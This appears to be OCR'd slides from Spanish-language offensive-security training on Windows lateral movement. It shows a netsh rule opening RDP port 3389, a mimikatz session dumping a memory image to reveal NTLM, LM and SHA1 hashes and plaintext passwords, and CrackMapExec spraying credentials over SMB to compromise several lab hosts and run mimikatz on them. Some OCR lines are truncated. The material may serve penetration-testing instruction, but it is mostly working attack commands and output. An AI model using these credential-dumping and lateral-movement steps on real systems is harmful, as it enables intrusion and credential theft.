
● Listo para conectar (conexión segura)

```
netsh advfirewall firewall add rule name=allow
RemoteDesktop dir=in protocol=TCP
localport=3389 action=allow
```

MOVIMIENTO LATERAL


METODOS

DUMP DE MEMORIA - WDigest



```
PS C:\Users\raj\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\mem.dmp
Switch to MINIDUMP : 'C:\mem.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\mem.dmp' file for minidump...

Authentication Id : 0 ; 334696 (00000000:00051b68)
Session           : Interactive from 1
User Name         : raj
Domain            : WIN-NFMRD37ITKD
Logon Server      : WIN-NFMRD37ITKD
Logon Time        : 4/2/2020 9:11:54 PM
SID               : S-1-5-21-3008983562-280188460-17735145-1000
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * LM       : b757bf5c0d87772faad3b435b51404ee
         * NTLM     : 7ce21f17c0aee7fb9ceba532d0546ad6
         * SHA1     : 139f69c93c042496a8e958ec5930662c6cccafbf
        tspkg :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        wdigest :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        kerberos :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        ssp :
```


PTH



```
oot@JEFFLAB-DEB02:~/CrackMapExec# crackmapexec smb ~/targets.txt -u Michael -p P@ssword -M mimikatz
MB          192.168.12.211  445    JEFFLAB-APP01    [*] Windows Server 2016 Standard 14393 x64 (name:JEFFLAB-APP0
) (domain:JEFFLAB) (signing:False) (SMBv1:True)
MB          192.168.12.131  445    JEFFLAB-PC01     [*] Windows 10 Enterprise 10586 x64 (name:JEFFLAB-PC01) (doma
n:JEFFLAB) (signing:False) (SMBv1:True)
MB          192.168.12.209  445    JEFFLAB-SQL02    [*] Windows Server 2016 Standard 14393 x64 (name:JEFFLAB-SQL0
) (domain:JEFFLAB) (signing:False) (SMBv1:True)
MB          192.168.12.211  445    JEFFLAB-APP01    [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
MB          192.168.12.131  445    JEFFLAB-PC01     [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
MB          192.168.12.209  445    JEFFLAB-SQL02    [+] JEFFLAB\Michael:P@ssword (Pwn3d!)
IMIKATZ     192.168.12.211  445    JEFFLAB-APP01    [+] Executed launcher
